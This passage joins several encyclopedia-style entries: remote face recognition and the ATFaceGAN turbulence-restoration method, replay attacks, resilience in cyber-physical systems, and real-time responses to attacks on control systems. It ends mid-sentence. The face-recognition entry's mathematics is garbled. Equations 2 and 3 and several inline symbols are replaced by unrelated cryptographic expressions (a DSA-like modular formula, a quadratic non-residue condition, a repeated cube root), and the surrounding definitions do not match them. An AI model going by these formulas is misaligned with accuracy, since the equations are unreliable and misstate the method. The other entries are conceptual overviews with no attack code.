databases captured at close range (less than a few meters) and under constrained acquisition settings (i.e., frontal and sharp faces). The typical face datasets that are captured in a constrained setting, such as using studio lights to control the illumination changes and controlling the head pose of the subjects, include CMU PIE, FERET, and YaleB. In recent years, since the emergence of deep learning, there are numerous algorithms evaluated in a comparably unconstrained setting like general natural image (LFW), head pose (CFP), and age (AGEDB). Some recent feature extraction algorithms such as Crystal Loss (Ranjan et al., 2018) achieve 99.78% in the task of face verification with the LFW dataset. However, when the faces are captured at several hundreds of meters, the images are degraded by atmospheric turbulence and become blurry and distorted. These degradations present serious challenges to existing face recognition algorithms.

Theory

Low Resolution

To recognize a person at a long distance, the first challenge would be the resolution of the captured image. This merely depends on the quality of the camera. The detected face images could have a resolution below 30×30. Figure 1 illustrates a practical scenario in which people are difficult to be identified even by humans as the captured faces are of very low resolution. Many algorithms are proposed to tackle this resolution problem in face recognition. Most of these methods are based on super-resolution, which tries to upsample the low-resolution image based on various prior information. Bilinear upsampling is the typical technique to have a coarse high-resolution image from a low-resolution one. After applying these methods to obtain the desired high-resolution images, existing algorithms can be used for face recognition. One of the major drawbacks of this approach is that the recovered images may contain serious artifacts. This is often the case when the resolution of the image is very low. Another drawback is that synthetic low-resolution images, which are usually bilinearly downsampled, are different from a low-resolution image in the wild. Since there is a gap between the data distribution of synthetic and real low resolution, both classical and data-driven methods would produce artifacts in the recovered high-resolution images. As a result, the recovered

images may not look like the images of the same person and hence the recognition performance may degrade significantly.

Remote Face Recognition, Fig. 1 A typical example of low-resolution face image captured at a distance

Blur

In remote face recognition, the captured faces may not be focused, especially when the images are captured in a low light condition. Motion blur is another phenomenon that occurs when the subject is moving rapidly or the camera is shaking. Since the resolution of the face image is low, a slight movement of the sensor could induce significant motion blur as the size of the blurring kernel is comparably large with the face image. In remote face recognition, the blurring effect is usually coupled with illumination variations. It is desirable to develop an algorithm that can tackle both blur and illumination.

Atmospheric Turbulence

The degradation due to atmospheric turbulence is inevitable in a remote acquisition setting. Under the effects of turbulent flow of air and changes in temperature, density of air particles, humidity, and carbon dioxide level, the captured image is blurry and deformed due to variations in the refractive index. The blur induced by turbulence has a different probabilistic distribution from out-of-focus blur and motion blur. The blur and

deformation are very complicated to model mathematically. The model may involve different parameters to model the turbulence accurately, including the range between the sensor and target, the index of refraction structure constant $\mathbb{F}_{p^2}$, and the sensor parameter including focal length, the f-number of the optics, and exposure. These factors are very hard to estimate from a single video and even more challenging from a single image.


Another way to mathematically formulate atmospheric turbulence is the following:

$$\tilde{I}_k = D_k(H_k(I)) + n_k, \tag{1}$$

where a_r^j is the observed distorted images; I is the latent clear image; H_k is a space-invariant point spread function (PSF); D_k is the deformation operator, which is assumed to deform randomly; and n_k is the sensor noise. This formulation is more practical as the assumption does not require special sensors to detect the physical quantity mentioned above. And this formulation is shown to be effective with various algorithms (Lau et al., 2019a).

Application


To identify a person from a long distance, one approach is to restore the turbulence-degraded images before passing it to the face recognition system. A generative single face image restoration algorithm, namely, *ATFaceGAN*, which reconstructs a clean face image with texture details preserved by simultaneously disentangling blur and deformation is presented in Lau et al. (2020). Two generators are adopted to represent deblurring and deformation correction functions to decompose the degradation in turbulence. Moreover, a two-path training approach is used to further disentangle the degradation and reconstruct two images. A fusion function is used to combine the information in the two restored images and reconstruct a sharp face image.



There are two drawbacks to the mathematical assumption (Eq. 1). One is that multiple frames are assumed to be available to restore one sharp face image. This formulation also assumes that there is a fixed order of degradation, i.e., the image is degraded by blur and then by deformation. A more general formulation is defined:

$$rk_{i\to j} = g^{x_j/x_i} \tag{2}$$

where T is a general turbulence function consisting of blur and deformation. Let $\mathscr{I}_b = \{I_b := H(I)|I \in \mathscr{I}\}$ and $v = (g^{u_1}\, y^{u_2} \bmod p) \bmod q$ be the space of blurry and deformed face images, respectively. To build deblur function G_d and a deformation correction function G_b and fusion function G_f, a Wasserstein GAN with gradient penalty is adopted. Since $\tilde{I}$ consists of both blur and deformation, so after restoring by G_b and G_d, the corresponding restored images are $-a \notin (\mathbb{F}_q^*)^2$ and $(x, y) \in \mathbb{F}_p^2$. With two-path training approach, two restored images with different order of restoration are obtained, i.e., $\theta = \sqrt[3]{8/9}$ and $\theta = \sqrt[3]{8/9}$. A fusion network is implemented to combine the restored images and enhance the restoration results. Denote $G_{bd} = G_b \circ G_d$, $G_{db} = G_d \circ G_b$ and $F(I)$ be the features of image I. Mathematically,



$$G_I^{-1} G = (I_k|Q) \tag{3}$$

where G_f is an image fusion function and I_f is the feature pairs $\tilde{V}(t) \leftarrow \tilde{V} + h \bmod \tilde{U}$. The end-to-end architecture is illustrated in Fig. 2.

Remote Face Recognition, Fig. 2 Overview of the proposed restoration algorithm. Given a distorted image $\tilde{I}$, it is first passed through the deformation correction function G_d to get aligned and deblurred with deblur function G_b to generate $G_{bd}(\tilde{I})$. It is then passed through the bottom branch (red), gets deblurred by G_d, and then aligned by G_b to obtain $G_{bd}(\tilde{I})$. Features of $G_{bd}(\tilde{I})$ and $G_{bd}(\tilde{I})$ are concatenated and passed through the fusion function G_f to obtain the final restored image $G_f(I_f)$

Some synthetic turbulence-degraded images (Lau et al., 2019b) and the corresponding restored images by ATFaceGAN are shown in Fig. 3. The face images are unconstrained in the sense of RGB or grayscale, frontal or profile, and also variations in illumination, blur, and deformation. The restored images are satisfactory and this greatly helps and improves the performance of remote face recognition.

Remote Face Recognition, Fig. 3 Restored images of ATFaceGAN from the publicly available face dataset (Bansal et al., 2017). Rows 1 and 3 present the synthetic atmospheric turbulence-degraded images. Rows 2 and 4 present the corresponding restored images by the proposed algorithm

Summary

We highlighted some of the key issues in remote face recognition. The results on a remote face recognition dataset demonstrate that recognition rate decreases as the remotely acquired face images are affected by low resolution, blur, and atmospheric turbulence. The coupling among different variation factors makes the remote face recognition problem extremely difficult. Therefore, it is essential to develop robust recognition algorithm under these conditions, as well as finding features that are robust to these variations.

Open Problems and Future Directions

Restoring whole image scenes degraded by atmospheric turbulence with moving objects remains unsolved. Some algorithms could track the moving object and restore the background simultaneously. Face detection in turbulence-degraded images is another open problem. Most current face detections are not effective on images degraded by atmospheric turbulence. Extracting fiducial points that can be used for face alignment is also a challenging task. The performance of remote face recognition would be more promising if these problems are solved.

Playback attack

Definition

A *replay attack* is an attack in which the adversary records a communication session and replays the entire session, or some portion of the session, at a later point in time. The replayed message(s) may be sent to the same verifier as the one that participated in the original session, or to a different verifier. The goal of the replay attack may be impersonation (Impersonation Attack), or it may be some other deception (e.g., a successful protocol exchange to transfer money from A's account to B's account may be replayed by B in an attempt to transfer more money than A had intended) (Menezes et al. 1997; Schneier 1996).

Application

Replay attacks must be prevented in any environment in which an attacker may gain by impersonating another entity or by repeating any portion of a successful previous communication.

Open Problems and Future Directions

Protecting against replay attacks in communications protocols typically involves nonces, sequence numbers, or timestamps, as well as shared secrets and cryptographic techniques (such as digital signatures or message authentication codes). These protections themselves have requirements, such as secure random number generators, persistent storage of sequence numbers, synchronized time across entities, and cryptographic key distribution. Designing secure, efficient, and usable protections against replay attacks is an area of ongoing research.

Definition

Resilience in cyber-physical systems CPS) refers to the capability of complex systems, integrating connected cyber and physical components, to deliver services that can justifiably be trusted when facing changes (Laprie 2008).

Background

The concept of resilience originates in diverse disciplines, including psychology, in which it is defined “as the process of adapting well in the face of adversity, trauma, tragedy, threats, or significant sources of stress—such as family and relationship problems, serious health problems, or

workplace and financial stressors" (American Psychological Association 2012). The word resilience is also used in physics and mechanical engineering, representing "the capability of a strained body to recover its size and shape after deformation caused especially by compressive stress" (Merriam Webster 2020). More recently, the concept has been associated to CPS, the latter defined as complex entities integrating connected cyber and physical components, which are used in several domains, including intelligent transportation and Industry 4.0 (Lee et al. 2015).

Theory and Application

In the field of computer-based systems, the most accredited definition of resilience builds on the definition of dependability, the latter being defined as "the capability to deliver services that can justifiably be trusted" (Avizienis et al. 2004). Trust refers to dependability attributes that are reliability, availability, maintainability, safety, integrity, and confidentiality, whereas the subset of attributes represented by availability, integrity, and confidentiality is also collectively known as "security." Threats can be faults (i.e., causes of errors), errors (i.e., wrong system state due to faults), and failures (i.e., incorrect service originating from errors). Several other classifications of faults are possible depending on their domain (i.e., hardware vs software), persistence (i.e., transient vs permanent), etc. The most common technique to protect from faults is known as "fault-tolerance." Compared to "dependable CPS," "resilient CPSs" are able to deliver services that can justifiably be trusted even in the presence of changes such as system upgrades and evolution. It is worth mentioning that CPSs are often associated with the concepts of distributed embedded systems and smart systems, with which they share aspects of complexity, autonomy, and criticality (Tokody et al. 2019). The interest in resilient CPS has grown in the last years as witnessed by the numerous projects and publications addressing related topics (Flammini 2019).

Open Problems and Future Directions

Addressing resilience in CPS is extremely challenging due to size, heterogeneity, distribution, and criticality, reflecting on an overall higher complexity. Generally, engineers adopt model-based approaches for risk

assessment together with a combination of hardware and software technologies to ensure both resilience-by-design and run-time monitoring for threat detection and management. When system complexity is high, modular and compositional approaches are needed based on multi-paradigm modeling, including abstraction, multi-formalism, and meta-modeling (Carreira et al. 2020). Ensuring holistic resilience requires considering both intentional and unintentional threats, which are traditionally managed by different teams of cybersecurity and fault-tolerance experts, respectively. Therefore, the convergence between reliability, safety, and security evaluation is one of the main issues to be faced when assessing resilience. Furthermore, there is no single universally accepted indicator to measure resilience in CPS, as several metrics have been proposed in recent research projects and papers (Haque et al. 2019). Informal and diverse definitions can lead to ambiguities and misunderstandings with regard to threat coverage, system boundaries, and involved dependability attributes. Since CPS can involve aspects of decision support and autonomy requiring Artificial Intelligence (AI), their resilience needs to be evaluated considering the issues of the so-called "trustworthy AI" (i.e., ethical and robust AI) and "safe autonomy," including topics such as explainable AI (XAI) and adversarial attacks to AI, which represent extremely current and open research fields (Thiebes et al. 2020). Finally, since the definition of resilience stresses the importance of continuous change, in the system itself as well as in its environment, self-adaptation techniques are being investigated by researchers in order to achieve self-healing, according to the so-called MAPE-K (Monitor-Analyze-Plan-Execute over a shared Knowledge) feedback loop (Ratasich et al. 2017), that provides a structured approach to intelligent threat detection and management through optimal CPS reaction and reconfiguration (Caporuscio et al. 2020, Flammini et al. 2020). In particular, how to perform response and recovery in CPS is a complex aspect to be considered in critical and constrained environments because guaranteeing a trusted response can be challenging in real environments (Alcaraz 2018).

Definitions

A large amount of work in CPS security has focused on detecting attacks on real-time control systems; however, most of these attack detection studies do not discuss what to do after raising an alert. The aim of this entry is to summarize the design of real-time responses to operating control systems under attack.

Background

Before we talk about detecting and responding to attacks, we need to look at how control engineers have detected and responded to natural failures. Failures in the control equipment of physical infrastructures can cause irreparable harm to people, the environment, and other physical infrastructures. Therefore engineers have developed a variety of protections

against accidents and natural causes, including *safety systems, protection, fault detection, and robustness*.

Safety The basic principle recommended by the general safety standard for control systems (IEC 61508) is to obtain requirements from a hazard and risk analysis, including the likelihood of a given failure, and the consequence of the failure, and then design the system so that the safety requirements are met when all causes of failure are taken into account. This generic standard has served as the basis for many other standards in specific industries, for example, the process industry (refineries, chemical systems, etc.) uses the IEC 61511 standard to design a Safety Instrumented System (SIS). The goal of an SIS is to prevent an accident by, e.g., closing a fuel valve whenever a high-pressure sensor raises an alarm. A more general defense-in-depth safety analysis uses *Layers of Protection* (Summers, 2003), where hazards are mitigated by a set of layers starting from (1) basic low-priority alarms sent to a monitoring station, to (2) the activation of SIS systems, to (3) mitigation safeguards such as physical protection systems (e.g., dikes) and (4) human response protocols for a plant emergency response/evacuation.

Protection A related concept to safety is that of protection in electric power grids. These protection systems include the following: (1) Protection of generators: when the frequency of the system is too low or too high, the generator will be automatically disconnected from the power grid to prevent permanent damages to the generator. (2) Under frequency load shedding: if the frequency of the power grid is too low, controlled load shedding will be activated. This disconnection of portions of the electric distribution system is done in a controlled manner while avoiding outages in safety-critical loads like hospitals. UFLS is activated in an effort to increase the frequency of the power grid and prevent generators from being disconnected. (3) Overcurrent protection: if the current in a line is too high, a protection relay will be triggered, opening the line and preventing damage of equipment at each side of the lines. (4) Over/undervoltage protection: if the voltage of a bus is too low or too high, a voltage relay will be triggered.

Reliability While safety and protection systems try to prevent accidents, other approaches try to maintain operations even after failures in the system

have occurred. For example, the electric system is designed and operated to satisfy the so-called N-1 security criterion, which means that the system could lose any one of its N components (such as one generator, substation, or transmission line) and continue operating with the resulting transients dying out to result in a satisfactory new steady-state operating condition, meaning that the reliable delivery of electric power will continue.

Fault Tolerance A data-driven approach to detect and prevent failures falls under the umbrella of *Fault Detection, Isolation, and Reconfiguration* (FDIR) (Hwang et al., 2009). Anomalies are detected using either a model-based detection system or a purely data-driven system; this part of the process is also known as *Bad Data Detection*. Isolation is the process of identifying which device is the source of the anomaly, and reconfiguration is the process of recovering from the fault, usually by removing the faulty sensor (if there is enough sensor redundancy in the system).

Robust Control Finally, another related concept is *robust control* (Zhou and Doyle, 1998). Robust control deals with the problem of uncertainty in the operation of a control system. These sources of unknown operating conditions can come from the environment (e.g., gusts of wind in the operation of planes), sensor noise, dynamics of the system not modeled by the engineers, or degradation of system components with time. Robust control systems usually take the envelope of least favorable operating conditions and then design control algorithms so that the system operates safely, even in the worst-case uncertainty.

These mechanisms do not provide security Before *CPS security* was a mainstream field, there was a lot of confusion on whether safety, protection, fault-tolerance, and robust controls were enough to protect CPS from cyberattacks; however, as argued over a decade ago (Cardenas et al., 2008), these protection systems generally assume independent, non-malicious failures, and for security, incorrect model assumptions are the easiest way for the adversary to bypass any protection. Since then, there have been several examples that show why these mechanisms do not provide security. For example, Liu et al. (2009) showed how fault-detection (bad data detection) algorithms in the power grid can be bypassed by an adversary that sends incorrect data that is consistent with plausible power grid

configurations but at the same time is erroneous enough from the real values to cause problems to the system. A similar example for dynamic systems (systems with a “time” component) considers *stealthy attacks* (Cardenas et al., 2011); these are attacks that inject small false data in sensors so the fault-detection system does not identify them out as anomalies but that over a long period of time, these attacks can drive the system to dangerous operating conditions. Similarly, the N-1 security criterion in the electric power grid assumes that if there is a failure, all protective equipment will react as configured, but an attacker can change the configuration of protective equipment in the power grid, and the outcome of an N-1 failure in the power grid will be completely unexpected, as equipment will react in ways that were unanticipated by the operators of the power grid, leading to potential cascading failures in the bulk power system.

Attack Detection and the Missing Link to Attack Response

To address the limitations of classical FDIR systems, there has been a lot of work in the literature on how to defend against attacks on CPS. One of the areas that have been explored the most is attack detection. Many efforts belonging to this area study how monitoring sensor (and actuation) values from physical observations and control signals sent to actuators can be used to detect attacks; this approach is usually called physics-based attack detection (Giraldo et al., 2018). The detection usually depends on certain kinds of physical invariants including the system dynamics (Giraldo et al., 2018; Mitchell and Chen, 2014; Quinonez et al., 2020; Choi et al., 2018; Guo et al., 2017, 2018) and correlation among sensor readings and actuation values (Taylor et al., 2016; Ganesan et al., 2017; He et al., 2020; Müter et al., 2010). In addition, there are two classes of anomalies: historical anomalies (Hadžiosmanović et al., 2014; Chen et al., 2018) and physical inconsistencies (Urbina et al., 2016; Paridari et al., 2018).

Despite all the previous work on attack detection, the work on what to do once an attack is detected is often overlooked. Even the surveys on attack detection emphasize how little work has been done in attack-response (Giraldo et al., 2018; Mitchell and Chen, 2014). In fact, we

recently studied 32 CPS security surveys and found out that while most of them study attack-detection, only 8 of them described any form of response to detected attacks (Giraldo et al., 2017).

We argue that filling this gap is fundamental for CPS systems that operate in real time and that need to mitigate and even remove the negative impact caused by the attack to the physical system. It is therefore essential to have an *automated response* to an attack (a more in-depth manual response can come after any real-time safety risk has been prevented).

Response and Reconfiguration Under Attacks in CPS

We categorize responses to CPS attacks under four categories. The first three assume that we have a model of the physical system to help us respond to attacks.

Virtual Sensors We assume that we detect an attack on a sensor and want to remove this sensor from the system. When we use *physical-laws anomaly detection* systems, we have in effect a model of the physical evolution of the system. Therefore one way to respond to sensor attacks in a CPS is to use this model of the system (also known as a digital twin) to simulate the missing sensor values that can then be provided to the control algorithm (Cardenas et al., 2011; Piedrahita et al., 2018; Paridari et al., 2018). Basically, to respond to an attack, we ignore the spoofed sensors, use simulations for the missing sensors, and then use the original controller to respond to the attack (Kong et al., 2018; Cardenas et al., 2011; Ma et al., 2020).

However, by replacing the readings from a malicious sensor with the simulated sensor values from the digital twin, we are effectively controlling a system using open-loop control, which might work in the short term but might be risky as a long-term solution, as all physical models are not perfect, and the error between the real-world and the model simulation can increase over time. Another important consideration when designing virtual sensors as an attack-response mechanism is to evaluate the safety of the system whenever the system is activated due to a false alarm (Cardenas et al., 2011).

Another concern is that using the original controller cannot guarantee that the system will remain safe under attacks.

Switching to a Backup (Safe) Controller Using the original controller of a CPS may not guarantee that the system will always remain in safe states along the recovery process. Hence, we need to switch to another controller that can stop the drift-off and bring back the system under control. The idea of having a high assurance controller (HAC) as a backup to a high-performance controller (HPC) predates work on CPS security and was proposed as a safety mechanism to prevent complex and hard-to verify HPCs from driving the system to unsafe states (Sha, 2001).

The objective of this backup controller is to bring the system back to a safe state in the target set within a bounded time horizon and avoid to reach any unsafe state along the recovery process (Zhang et al., 2020).

Anticipating If a Control Action Will Cause Problems Another idea is to anticipate if any control action will result in unsafe behavior in a system; if we predict that the action will cause problems, then it is not allowed to reach the actuators (McLaughlin, 2013). The proposed approach depends on a controller of controllers (C^2), which mediates all control signals sent by the controller to the physical system. In particular, there are three main properties that C^2 attempts to hold: (1) *safety* (the approach must not introduce new unsafe behaviors, i.e., when operations are denied, the "automated" control over the plant should not lead the plant to an unsafe behavior); (2) *security* (mediation guarantees should hold under all attacks allowed by the threat model); and (3) *performance* (control systems must meet real-time deadlines while imposing minimal overhead).

Control Compensation When sensors or controllers are under attack, new actions are generated in order to maintain the safety of the system. Inspired by the literature on *fault-tolerant control*, one idea is to attempt to estimate the attack signal and then generate a compensating action to eliminate it. This can be done with Unknown Input Observers (UIO) (Combita et al., 2018), or with Optimal Disturbances Decoupling Observers (ODDO) (Combita et al., 2019).

The above approaches work well while the attacker is not adaptive, but if the attacker changes his/her strategy to avoid our defenses, we need to
